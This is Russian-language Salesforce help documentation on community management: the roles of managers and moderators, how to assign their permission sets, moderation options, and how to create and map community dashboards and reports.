Панели мониторинга используются для просмотра аналитики сообщества, например показателей и тенденций активности. Панели мониторинга дают средне- и долгосрочные представления о привлечении новых и вовлеченности текущих пользователей, что дает общее понимание о здоровье вашего сообщества. Панели также помогают отслеживать рентабельность инвестиций и ключевые показатели эффективности.

Insights (подробные сведения) для вовлечения сообществ

Подробные сведения — это отчеты, позволяющие менеджерам сообщества отслеживать действия участников и принимать соответствующие меры. Подробные сведения упрощают выполнение ежедневных задач по модерированию сообщества, стимулированию вовлеченности участников и привлечению новых пользователей. При необходимости настройте Insights для отслеживания новых участников, вопросов без ответов, новых групп, самых обсуждаемых тем и даже недавних влияний Chatter.

Стратегии и инструменты модерирования сообщества

Функция модерирования сообщества позволяет наделять участников сообщества полномочиями, необходимыми для отслеживания и проверки содержимого на соответствие установленным требованиям. Настройте правила, чтобы автоматизировать процесс модерирования и облегчить свою работу.

Организация сообществ клиентов с помощью тем

Навигационные и специальные темы — отличный способ систематизации содержимого в сообществе. С помощью тем можно структурировать содержимое сообщества или выделять ключевые обсуждения. Вы можете создавать новые или использовать уже существующие темы, которые органично вытекают из сообщений участников сообщества. Также можно использовать темы в сообществах, созданные с помощью шаблона службы поддержка клиентов (Napili).

Настройка рекомендаций в сообществах

Создайте рекомендации для стимулирования занятости сообщества путем привлечения пользователей к просмотру видеороликов, обучению и т. д. Обращайтесь к определенной аудитории и используйте каналы для указания мест размещения рекомендаций.

Общие сведения о репутации

Репутация пользователя в сообществе напрямую соответствует его активности. Чем больше количество выполненных действий, тем выше текущий уровень репутации пользователя.

Совместная работа менеджеров, модераторов и администраторов сообщества

Сообщества расцветают, когда менеджеры, модераторы и администраторы сообщества понимают свои уникальные роли и эффективно работают совместно.

Менеджер и модератор сообщества работают рука об руку. Они действуют как партнеры, и их совместная поддержка помогает держать сообщество в гармоничном и вовлеченном состоянии. В некоторых случаях они выполняют одинаковые задачи, но каждый может внести свой уникальный вклад. Менеджер сообщества обычно следит за принятием новичков и вовлеченностью участников сообщества, а модератор отвечает за здоровую атмосферу общества и следит за тем, чтобы участники не чувствовали себя стесненными, были активными и помогали друг другу.

Менеджеры, модераторы и администраторы сообщества работают совместно для защиты сообщества, измерения его успешности и вовлечения участников в совместную деятельность.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Предотвращение атаки сообщества спамерами, ботами и троллями.

Защита сообщества от нарушения торговых марок и законов.

Обеспечение применения подходящего языка в сообществе и соблюдения правила использования.



Приветствие новых участников, добавление авторов и предоставление участникам ссылок на нужные материалы.

Помогает ускорить получение ответов на вопросы участников.

Обращает внимание на полезных участников и благодарит их.

Опознает, подбадривает, заботится о самых полезных участниках, удерживает их в сообществе.



Изучает аналитические данные о здоровье сообщества.

Измеряет показатели возврата вложений (ROI) и ключевые индикаторы эффективности (KPI), такие как сэкономленные деньги и закрытые обращения.

Идентифицирует и отслеживает тренды сообщества.

Управление сообществом

Сообщество можно настроить и контролировать на странице «Управление сообществом» или «Рабочие пространства сообщества».

Кто такой менеджер сообщества?

Каждое сообщество должно содержать активного участника, влияющего на дальнейшее развитие сообщества. Менеджеры сообщества ежедневно стимулируют участников, поддерживают текущие обсуждения и награждают пользователей за их вклад в сообщество.

Кто такой модератор сообщества?

Успех сообщества во многом определяется активностью модераторов, отслеживающих действия пользователей и помеченные элементы.

Доступ к управлению сообществом

Администраторы и менеджеры сообщества используют страницу «Управление сообществом» для отслеживания действий сообщества и настройки других важных функций управления.

Управление сообществом

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:	• «Доступ к странице «Управление сообществом», ИЛИ «Управление сообществами», ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Доступ к правилам и критериям модерирования	• «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Для настройки параметров администрирования или использования конструктора сообществ:	• Создание и настройка сообществ • И являться участником сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сообщество можно настроить и контролировать на странице «Управление сообществом» или «Рабочие пространства сообщества».

Сообщество может быть настроено в любое время. Прежде чем вносить важные изменения, рекомендуем сначала деактивировать сообщество.

Важное замечание: Параметры, доступные на странице «Управление сообществом» и «Рабочие пространства сообщества», определяются выбранным шаблоном сообщества, назначенными полномочиями и выполненными настройками. Например, раздел «Темы» видят только сообщества, которые используют темы. Некоторые из перечисленных ниже параметров могут не отображаться в сообществе. Для показа всех разделов последовательно выберите **«Администрирование»** > **«Настройки»**, затем выберите пункт **«Отображать все параметры страницы "Управление сообществом"»** или **«Отображать все параметры страницы "Рабочие пространства сообщества"»**.

Начальная страница

- Просмотр панели мониторинга начальной страницы сообщества. Если на начальной странице все еще отображается сообщение о необходимости установки пакета Salesforce «Управление сообществом», значит, ваш администратор еще не сопоставил панель мониторинга.
- Просмотр сообщества или получение доступа к настройкам сообщества в конструкторе сообществ, Force.com или среде Site.com Studio посредством меню управления сообществом в общем верхнем колонтитуле или из рабочих пространств сообщества.

Взаимодействие

Мониторинг недавних действий и совершение немедленных действий из меню «Управление сообществом» или из рабочего пространства модерирования в рабочих пространствах сообщества.

Подробные сведения настраиваются администратором. Если раздел «Занятость» не появился, значит, администратор еще не сопоставил отчеты подробных сведений для вашего сообщества.

Панели мониторинга

Просмотр панелей мониторинга и отслеживание сведений о группах, участниках, действиях ленты, модерировании, темах и показателях использования лицензий для данного сообщества.

Панели мониторинга настраиваются администратором. Отсутствие раздела «Панель мониторинга» указывает на отсутствие панелей мониторинга, соотнесенных администратором для вашего сообщества.

Moderation

Смотрите отчеты по отмеченным публикациям, комментариям, сообщениям и файлам. Вы также можете просмотреть отчет по всем публикациям, ожидающим проверки, и задать правила модерирования вашего сообщества.

Модерирование настраивается администратором.

Темы

Создание меню навигации и демонстрация популярных тем сообщества.

Навигационные темы и специальные темы настраиваются администратором или включаются по умолчанию (при использовании шаблонов самообслуживания). Если раздела «Темы» нет, значит, в сообществе темы не используются.

Рекомендации

Рекомендации стимулируют занятость в сообществе. Их можно настраивать для напоминания пользователям о необходимости посмотреть видео, пройти обучение и т. д.

Рекомендации настраиваются администратором. Отсутствие раздела «Рекомендации» указывает на отсутствие соответствующей функции, настроенной администратором.

Репутация

Настройка очков и уровней репутации, назначаемых участникам за выполнение определенных действий в ленте сообщества.

Репутация настраивается администратором. Отсутствие раздела «Репутация» указывает на отсутствие соответствующей функции, включенной администратором.

Администрирование

Страница «Администрирование» позволяет обновлять основные настройки сообщества, включая:

- «Участники»: добавление или удаление участников на основе профилей или наборов полномочий.
- «Вкладки»: выбор вкладок для отображения участникам сообщества. Кроме того, вкладки используются для определения навигации по сообществу в приложении Salesforce1. Параметры вкладки не используются при создании сообщества посредством шаблона самообслуживания.
- «Фирменный стиль»: выбор стандартной темы фирменного стиля. Данный фирменный стиль используется только при создании сообщества посредством шаблона «Вкладки Salesforce + Visualforce».
- «Вход и регистрация»: выбор стандартной страницы входа сообщества и настройка самостоятельной регистрации.
- «Сообщения эл. почты»: настройка сведений об отправителе, фирменного стиля сообщений эл. почты Chatter и шаблонов для сообщений эл. почты сообщества.
- «Страницы»: настройка назначений страниц для сообщества и доступ к параметрам Force.com и Site.com для сообщества.
- «Настройки»: обновление важных параметров (например, функция присвоения пометок содержимому, возможность отображения прозвищ, общий доступ к Chatter и ограничения для файлов).
- «Параметры»: редактирование имени, описания и URL-адреса сообщества. Также можно управлять статусом сообщества и обновлять шаблон сообщества.

Поиск на страницах «Управление сообществом» и «Рабочие пространства сообщества» сначала возвращает элементы, просмотренные недавно в рамках сообщества. Если искомый объект не находится в списке «Недавно просмотренные документы», рекомендуем ввести имя объекта полностью или частично и запустить поиск снова.

Важное замечание: Администратор, удаливший себя из сообщества, не может просматривать параметры меню «Администрирование» на странице «Управление сообществом» или «Рабочие пространства сообщества». Чтобы добавить себя обратно в сообщество или выполнить другие обновления для состава участников, воспользуйтесь интерфейсом API.

СМ. ТАКЖЕ:

Кто такой менеджер сообщества?

Кто такой модератор сообщества?

Кто такой менеджер сообщества?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Каждое сообщество должно содержать активного участника, влияющего на дальнейшее развитие сообщества. Менеджеры сообщества ежедневно стимулируют участников, поддерживают текущие обсуждения и награждают пользователей за их вклад в сообщество.

Менеджеры сообществ должны быть сотрудниками вашей организации; внешние участники сообщества не могут быть менеджерами.

Менеджер сообщества — это участник сообщества, несущий дополнительную ответственность за отслеживание занятости сообщества. Менеджерам сообщества должны быть доступны отчеты и панели мониторинга, позволяющие просматривать изменения по действиям и участникам. Кроме того, менеджерам должны отображаться предупреждения о сокращении количества входов участников. Отслеживание действий и участников сообщества позволяет менеджерам сообщества выбирать оптимальные способы стимулирования участников сообщества и гарантировать их постоянное участие.

Менеджеры сообщества могут награждать отдельных участников за их достижения; только менеджеры знают, что полученные награды вызывают спортивный интерес участников сообщества, значительно повышая их активность. Менеджеры сообщества могут настраивать систему очков и уровни репутации, которые назначаются участникам за выполнение определенных действий. Участнику, достигающему верхнего порогового значения очков, назначается следующий уровень.

Назначение менеджера сообщества

Чтобы выбрать менеджера сообщества, просто предоставьте нужному пользователю полномочие «Управление сообществами».

Назначение менеджера сообщества

Чтобы выбрать менеджера сообщества, просто предоставьте нужному пользователю полномочие «Управление сообществами».

Менеджеры сообществ должны быть сотрудниками вашей организации; внешние участники сообщества не могут быть менеджерами. Чтобы назначить пользователя менеджером сообщества, предоставьте ему полномочие «Управление сообществами». Данное полномочие предоставляет пользователю доступ к странице «Управление сообществом» или «Рабочие пространства сообщества».

Прим.: Перейдите в **«Параметры сообществ»** для включения «Рабочих пространств сообщества».

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**, затем щелкните **Создать**.
2. Создайте набор полномочий, содержащий полномочие «Управление сообществами».
3. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
4. Найдите пользователя, который должен являться менеджером сообщества, и добавьте созданный набор полномочий в связанный список «Назначения набора полномочий».

Теперь пользователь может контролировать сообщество с помощью страницы «Управление сообществом» или «Рабочие пространства сообщества».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- Назначение наборов полномочий

Кто такой модератор сообщества?

Успех сообщества во многом определяется активностью модераторов, отслеживающих действия пользователей и помеченные элементы.

Как правило, чем успешнее сообщество, тем активнее его участники взаимодействуют друг с другом. Благодаря модератору сообщества, участники сообщества могут активно обмениваться своими знаниями, получая и принося пользу исключительно своим участием. Кроме того, модератор помогает контролировать и проверять все данные и содержимое сообщества на соответствие установленным требованиям.

Модераторами могут быть пользователи внутренней организации или внешние пользователи, но модерирование со страниц «Управление сообществом» и «Рабочие пространства сообществ» доступно только внутренним пользователям. Внешние пользователи, являющиеся модераторами, могут модерировать в контексте сообщества (например, прямо в ленте сообщества). Такой человек должен быть привычен к общению с клиентами и должен иметь время на регулярный мониторинг сообщества.

Ниже перечислены действия, доступные модератору.

- Просмотр и управление списком помеченных сообщений и комментариев в сообществе
- Просмотр и управление списком помеченных файлов в сообществе
- Удаление пометок непосредственно в сообществе
- Удаление недопустимых записей, сообщений, комментариев и файлов

Ниже перечислены дополнительные возможности, доступные модератору на пути к успешному сообществу.

- Публикация важной и полезной информации в сообщениях сообщества
- Стимулирование участников сообщества для публикации сообщений и комментариев
- Активное участие для демонстрации возможностей сообщества

- Проверка обсуждений на соблюдение предметности и отсутствие спама или противоречий
- Переадресация цепочек сообщений эл. почты в сообщества при наличии информации, полезной для других участников сообщества
- Укрепление позиций сообщества как надежного источника данных и форума для открытых обсуждений

При необходимости сообществу (особенно многочисленному) может быть назначено несколько модераторов.

Прим.: Несмотря на некоторые похожие полномочия, модератор сообщества отличается от модератора Chatter.

Кому доступно модерирование?

При наличии функции присвоения пометок сообщество может модерироваться разными типами пользователей.

Назначение модератора сообщества

Назначьте как минимум одного пользователя модератором сообщества для модерирования содержимого этого сообщества.

Кому доступно модерирование?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При наличии функции присвоения пометок сообщество может модерироваться разными типами пользователей.

Модераторами могут быть пользователи внутренней организации или внешние пользователи, но модерирование со страниц «Управление сообществом» и «Рабочие пространства сообществ» доступно только внутренним пользователям. Внешние пользователи, являющиеся модераторами, могут модерировать в контексте сообщества (например, прямо в ленте сообщества). Выключение функции присвоения пометок для участников сообщества не препятствует присвоению пометок модераторами, тогда как менеджеры и ответственные за группы могут модерировать только при наличии включенной функции присвоения пометок.

Возможность модерирования сообщества определяется полномочиями или уровнем ответственности за группу. Данная таблица определяет пользователей, которым доступно модерирование, а также действия, доступные им в пользовательском интерфейсе.

Действие	Пользователь с полномочием «Модерирование лент сообществ»	Пользователь с полномочием «Модерирование файлов сообществ»	Ответственный или менеджер группы (для элементов собственных или управляемых групп)*
Удаление пометок для сообщения или комментария	✅		✅
Удаление сообщения или комментария	✅		✅
Удаление пометок для файла		✅	✅
Удаление файла		✅	✅

* Чтобы владельцы групп и менеджеры могли выполнять функции по модерированию сообщества, должен быть включен параметр Разрешить участникам помечать содержимое.

Назначение модератора сообщества

Назначьте как минимум одного пользователя модератором сообщества для модерирования содержимого этого сообщества.

Модераторами могут быть пользователи внутренней организации или внешние пользователи, но модерирование со страниц «Управление сообществом» и «Рабочие пространства сообществ» доступно только внутренним пользователям. Внешние пользователи, являющиеся модераторами, могут модерировать в контексте сообщества (например, прямо в ленте сообщества).

Чтобы назначить модераторов, рекомендуем назначить набор полномочий, содержащий одно или несколько полномочий для модерирования.

Полномочие	Доступные действия
Модерирование лент сообществ	Просмотр помеченных сообщений и комментариев, а также выполнение действий (например, удаление пометок, сообщений или комментариев). Действия модератора для содержимого ленты доступны в ленте сообщества и на страницах «Управление сообществом» и «Рабочие пространства сообществ».
Модерирование файлов сообществ	Просмотр доступных помеченных файлов, а также выполнение действий (например, удаление пометок или файла). Действия модератора файлов доступны на странице сведений о файле и на страницах «Управление сообществом» или «Рабочие пространства сообществ».
Модерирование сообщений сообществ Chatter	Изучите помеченные сообщения и примите меры, например, убрав пометку или удалив сообщение. Это полномочие разрешает пользователям доступ только к помеченным сообщениям в сообществах, участниками которого они являются.
С его помощью можно утверждать запись и комментарий ленты	Утверждение, удаление и редактирование публикаций и комментариев, ожидающих проверки
Модерирование пользователей сообществ	Заморозка внешних пользователей, являющихся участниками сообщества. Модераторы могут замораживать участников на странице профиля пользователя или из отчета подробных сведений.
Управление сообществами	Модерирование содержимого сообщества на страницах «Управление сообществом» или «Рабочие пространства сообществ».
Доступ к управлению сообществом	Доступ к страницам сообщества со страниц «Управление сообществом» или «Рабочие пространства сообществ».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения наборов полномочий:

- Назначение наборов полномочий

При необходимости добавьте данные полномочия в профиль. Данные полномочия распространяются на все сообщества, участником которых является пользователь, но не применяются ко внутренней организации.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**, затем щелкните **Создать**.
2. Создайте набор полномочий, содержащий соответствующие полномочия.
3. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
4. Найдите пользователя, который должен являться модератором сообщества, и добавьте созданный набор полномочий в связанный список «Назначения набора полномочий».

Помните о следующих моментах, предоставив пользователю полномочия модератора:

- Теперь пользователь может модерировать любые элементы, доступные во всех сообществах с его участием.
- Пользователь может помечать элементы, несмотря на выключение параметра сообщества«Разрешить участникам помечать содержимое».
- Модераторы могут получать электронное уведомление о наличии помеченного сообщения, комментария или файла путем установки флажка «Помечает элемент как недопустимый».

Доступ к функциям модератора определяется предоставленными полномочиями пользователя.

- **В ленте сообщества**: При наличии полномочия «Модерирование лент сообществ» внутренние и внешние пользователи могут просматривать индикаторы пометок прямо в ленте сообщества для сообщений и комментариев, а также определять необходимость удаления пометок или содержимого.
- **На странице «Управление сообществом»** и **«Рабочие пространства сообществ»**. Только внутренние пользователи с полномочием «Управление сообществами» или «Создание и настройка сообществ» имеют доступ к области **«Модерирование»**.

Доступ к управлению сообществом

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:	• Доступ к странице «Управление сообществом», ИЛИ «Управление сообществами», ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Доступ к правилам и критериям модерирования	• «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Для настройки параметров администрирования или использования конструктора сообществ:	• Создание и настройка сообществ • И являться участником сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Администраторы и менеджеры сообщества используют страницу «Управление сообществом» для отслеживания действий сообщества и настройки других важных функций управления.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.

- В сообществе
  - В сообществах «Вкладки Salesforce + Visualforce» щелкните ⚙ в общем верхнем колонтитуле.
  - В сообществах, созданных с помощью конструктора сообществ, откройте раскрывающееся меню напротив своего имени и нажмите кнопку **«Управление сообществом»**.
- Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Все сообщества»** и щелкните **«Управление»** напротив сообщества. Для доступа к этой странице необходимо полномочие «Создание и настройка сообществ».
- В верхнем колонтитуле конструктора сообществ откройте раскрывающееся меню напротив имени своего шаблона и нажмите кнопку **«Управление сообществом»**.

Если в сообществе используются «Рабочие пространства сообщества», войдите и перейдите к рабочему пространству «Модерирование».

2. Выберите нужный компонент сообщества.

   Прим.: Параметры, доступные на странице «Управление сообществом» и «Рабочие пространства сообщества», определяются выбранным шаблоном сообщества, назначенными полномочиями и выполненными настройками. Например, раздел «Темы» видят только сообщества, которые используют темы. Чтобы отображать все разделы, последовательно выберите **«Администрирование»** > **«Настройки»**, затем выберите пункт **«Отображать все параметры страницы "Управление сообществом"»** или **«Отображать все параметры страницы "Рабочие пространства сообщества"»**.

   - Просмотр сообщества или получение доступа к настройкам сообщества в конструкторе сообществ, Force.com или среде Site.com Studio посредством меню управления сообществом в общем верхнем колонтитуле или из рабочих пространств сообщества.
   - Просмотр отчетов о подробных сведениях и осуществление действий на основе активности сообщества посредством меню Занятость.
   - Просмотр панелей мониторинга и отчетов сообщества посредством меню «Панели мониторинга».
   - Настройка правил модерирования и отслеживание помеченных элементов ленты в меню «Модерирование».
   - Управление навигационными и специальными темами посредством меню «Темы».
   - Настройка пользовательских рекомендаций для отображения в сообществе с помощью меню «Рекомендации».
   - Настройка уровней репутации и баллов посредством меню «Репутация».
   - Настройка свойств сообщества, таких как имя, описание, URL-адрес, статус и шаблон, посредством меню «Администрирование». Здесь также можно обновить такие настройки сообщества, как участники, вкладки, фирменный стиль, логин, регистрация и сообщения электронной почты.

Измерение успешности сообщества с помощью панелей мониторинга

Панели мониторинга используются для просмотра аналитики сообщества, например показателей и тенденций активности. Панели мониторинга дают средне- и долгосрочные представления о привлечении новых и вовлеченности текущих пользователей, что дает общее понимание о здоровье вашего сообщества. Панели также помогают отслеживать рентабельность инвестиций и ключевые показатели эффективности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Включение и соотнесение панелей мониторинга для менеджеров сообщества

Менеджеры сообщества могут использовать панели мониторинга в каждом сообществе для оценки результатов. Панель мониторинга можно даже сопоставить с начальной страницей «Управление сообществом» или «Рабочие пространства сообщества» . При необходимости сопоставьте настраиваемые панели мониторинга или воспользуйтесь панелями мониторинга, предоставляемыми в пакете AppExchange.

Создание панели мониторинга для сообщества

Вы можете отображать любую панель мониторинга в сообществе. Тем не менее рекомендуем создавать панели на основе типов настраиваемых отчетов, доступных для сообществ.

Просмотр панелей мониторинга Сообщества.

Используйте панели мониторинга для отслеживания состояния своего сообщества.

Отличия между результатом использования подробных сведений и панелей мониторинга

Подробные сведения позволяют немедленно реагировать на недавние действия в сообществах, а панели мониторинга предоставляют возможность просмотра тенденций.

Включение и соотнесение панелей мониторинга для менеджеров сообщества

Менеджеры сообщества могут использовать панели мониторинга в каждом сообществе для оценки результатов. Панель мониторинга можно даже сопоставить с начальной страницей «Управление сообществом» или «Рабочие пространства сообщества» . При необходимости сопоставьте настраиваемые панели мониторинга или воспользуйтесь панелями мониторинга, предоставляемыми в пакете AppExchange.

Вы можете выбрать любую доступную панель мониторинга, однако убедитесь, что данная панель мониторинга также доступна менеджерам сообщества.

Все панели мониторинга на странице отображаются как панели мониторинга Lightning, независимо от типа используемых панелей и применяемого в организации интерфейса. Например, панель мониторинга Salesforce Classic будет отображаться как панель мониторинга Lightning. Помните, что, хотя панели мониторинга отображаются в представлении Lightning, сообщества Salesforce не поддерживаются полностью в Lightning Experience. Не все обозреватели поддерживают это представление Lightning, так что убедитесь в использовании поддерживаемого обозревателя.

Совет: При необходимости загрузите и установите пакет Управления сообществами Salesforce из каталога AppExchange, содержащий предварительно настроенные панели мониторинга.

Если организация использует пакет Управление сообществами Salesforce, то каждая страница по умолчанию сопоставляется панели мониторинга из пакета. При необходимости данные значения могут быть перезаписаны.

Для сопоставления или обновления панелей мониторинга выполните следующие действия.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Последовательно выберите пункты **«Панели мониторинга» «Параметры»**.
3. Выберите нужную панель мониторинга для каждой страницы. Чтобы изменить имя страницы панели мониторинга, щелкните в метке панели.

   Панель мониторинга, сопоставленная начальной странице, отображается на начальной странице «Управление сообществом» или «Рабочие пространства сообщества».
4. Нажмите кнопку **«Сохранить»**.

   Панели мониторинга доступны менеджерам сообществ при открытии раздела «Панели мониторинга» или при переходе на страницу «Управление сообществом» или «Рабочие пространства сообщества».

Чтобы проверить соотнесения панелей мониторинга, откройте раздел **«Панели мониторинга»** и щелкните имя каждой страницы. Если панель мониторинга соотнесена с начальной страницей, ее также следует проверить.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для сопоставления панелей мониторинга на странице «Управление сообществом» или «Рабочие пространства сообщества»:

- Создание и настройка сообществ ИЛИ Управление сообществами

  И

  Управление панелями мониторинга в общедоступных папках

  И

  Является участником сообщества.

СМ. ТАКЖЕ:

Создание панели мониторинга для сообщества

Просмотр панелей мониторинга Сообщества.

Создание панели мониторинга для сообщества

Вы можете отображать любую панель мониторинга в сообществе. Тем не менее рекомендуем создавать панели на основе типов настраиваемых отчетов, доступных для сообществ.

Совет: При необходимости загрузите и установите пакет Управления сообществами Salesforce из каталога AppExchange, содержащий предварительно настроенные панели мониторинга.

Все панели мониторинга на странице отображаются как панели мониторинга Lightning, независимо от типа используемых панелей и применяемого в организации интерфейса. Например, панель мониторинга Salesforce Classic будет отображаться как панель мониторинга Lightning. Помните, что, хотя панели мониторинга отображаются в представлении Lightning, сообщества Salesforce не поддерживаются полностью в Lightning Experience. Не все обозреватели поддерживают это представление Lightning, так что убедитесь в использовании поддерживаемого обозревателя.

Откройте «Рабочее пространство сообщества» или «Управление сообществом».

1. Создайте типы настраиваемых отчетов на основе объекта «Сети».

   Только в отчетах на основе объекта «Сети» отображаются сведения о сообществе на странице «Управление сообществом» и «Рабочее пространство сообщества».

   Прим.: При необходимости создайте отчеты на основе других объектов и разрешите их отображение в управлении сообществом или рабочем пространстве сообщества. Помните, что в них будут отображаться сведения из всей организации, а не только данные сообщества, которое вы просматриваете.

   - Выберите объект «Сети» в качестве основного.
   - Выберите дочерний объект.
     - Сообщения Chatter
     - Новые версии ленты
     - Группы
     - Аудиты сети
     - Ежедневные показатели действий сети
     - Версии сетевой ленты
     - Участники сети
     - Ежедневные показатели участников сети
     - Модерации сети
     - Ежедневные показатели общедоступного использования сети
     - Ежедневные показатели уникальных авторов сети
     - Показатель рекомендации
     - Назначения темы
     - Темы
     - Неопубликованные элементы ленты

2. Чтобы создать отчет, воспользуйтесь типом настраиваемого отчета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания типов настраиваемых отчетов:
- Управление типами настраиваемых отчетов

Для создания, редактирования и удаления отчетов:
- Создание и настройка отчетов

Для создания и совместного использования панелей мониторинга:
- Управление панелями мониторинга в общедоступных папках

Чтобы гарантировать динамическое отображение данных для используемого сообщества, убедитесь, что отчет не фильтруется по коду сети. При добавлении кода сети отчет отображает данные только для выбранного сообщества, независимо от сообщества, используемого для его просмотра.

3. Создайте панель мониторинга с компонентами. Выберите отчет в качестве типа источника.
   - Добавьте компонент для каждого нужного отчета.
   - Найдите нужный отчет на вкладке «Источники данных» и добавьте его в компонент.

   Для оптимального отображения панели мониторинга Salesforce Classic в представлении Lightning, используемом на странице «Управление сообществом» и «Рабочее пространство сообщества», убедитесь, что панель мониторинга отвечает следующим требованиям:
   - содержит до 20 отчетов, размещенные в трех столбцах;
   - не содержит неподдерживаемые диаграммы (коническую, точечную, мультипараметрическую и секторную, а также таблицы и шкалы).

     Список компонентов панели мониторинга, не поддерживаемых в представлении Lightning, см. в разделе Отчеты и панели мониторинга:ограничения для Lightning Experience.

   Прим.: Показатели поддерживаются в представлении Lightning, но отображаются в виде крупных плиток. Не рекомендуется включать показатели в панели мониторинга.

4. Откройте совместный доступ менеджерам сообщества к папке с сохраненной панелью мониторинга.
5. Чтобы соотнести панель мониторинга, на странице «Управление сообществом» или «Рабочее пространство сообщества» последовательно выберите пункты **«Панели мониторинга» «Параметры»**.

При открытии менеджером сообщества страницы «Управление сообществом» или «Рабочее пространство сообщества» панель мониторинга отображается в разделе «Панели мониторинга». Если панель мониторинга соотнесена с начальной страницей, панель мониторинга отобразится здесь.

Панели мониторинга, доступные на странице «Управление сообществом» и «Рабочее пространство сообщества», обновляются автоматически каждые 24 часа. Чтобы просмотреть последние данные, нажмите кнопку **«Обновить»**. Открытие недавно обновленной панели мониторинга инициирует отображение глобально кэшированных данных, сохраненных при последнем обновлении. Панель мониторинга, которая не обновлялась в течение 24 часов, обновляется автоматически при ее открытии. Внешние пользователи на основе ролей в сообществе могут обновлять панели мониторинга, настроенные посредством параметров «Запустить в качестве определенного пользователя» и «Запустить в качестве пользователя, выполнившего вход в систему», не более 1 000 раз в день для одной организации. Данное ограничение не учитывает запланированные и автоматические обновления. Ограничения по обновлению отсутствуют для внутренних пользователей.

Помните, что панели мониторинга можно настроить в любое время. Чтобы отредактировать панель мониторинга, перейдите на страницу **«Панели мониторинга»** > **«Параметры»** в управлении сообществом или рабочем пространстве сообщества. Щелкните поле **«Метка»**, чтобы изменить имя страницы, нажмите стрелку вниз справа от поля **«Панель мониторинга»**, чтобы соотнести страницу с другой панелью мониторинга. Нажмите **«Редактирование панели**

мониторинга», чтобы открыть панель мониторинга во внутренней организации Salesforce. Если используется панель мониторинга, созданная в Lightning Experience, то ссылка редактирования работать не будет.

СМ. ТАКЖЕ:

- Создание типа настраиваемого отчета
- Создание отчета
- Отслеживание действий сообщества с помощью настраиваемых отчетов
- Предоставление общего доступа к папке отчетов или панелей мониторинга

Просмотр панелей мониторинга Сообщества.

Используйте панели мониторинга для отслеживания состояния своего сообщества.

Все панели мониторинга на странице отображаются как панели мониторинга Lightning, независимо от типа используемых панелей и применяемого в организации интерфейса. Например, панель мониторинга Salesforce Classic будет отображаться как панель мониторинга Lightning. Помните, что, хотя панели мониторинга отображаются в представлении Lightning, сообщества Salesforce не поддерживаются полностью в Lightning Experience. Не все обозреватели поддерживают это представление Lightning, так что убедитесь в использовании поддерживаемого обозревателя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра панелей мониторинга:

- Управление сообществами

  ИЛИ

  Создание и настройка сообществ

  И

  Является участником сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Щелкните «Панели мониторинга».

   Прим.: Если раздел Панели мониторинга не отображается, ваш администратор не сопоставил их сообществу.

   Страницы с сопоставленными панелями мониторинга показаны в разделе «Панели мониторинга» или на начальной странице.
3. Щелкните нужную страницу панели мониторинга.
   Данное действие инициирует отображение панели мониторинга. Чтобы обновить данные панели мониторинга, нажмите кнопку **«Обновить»**.

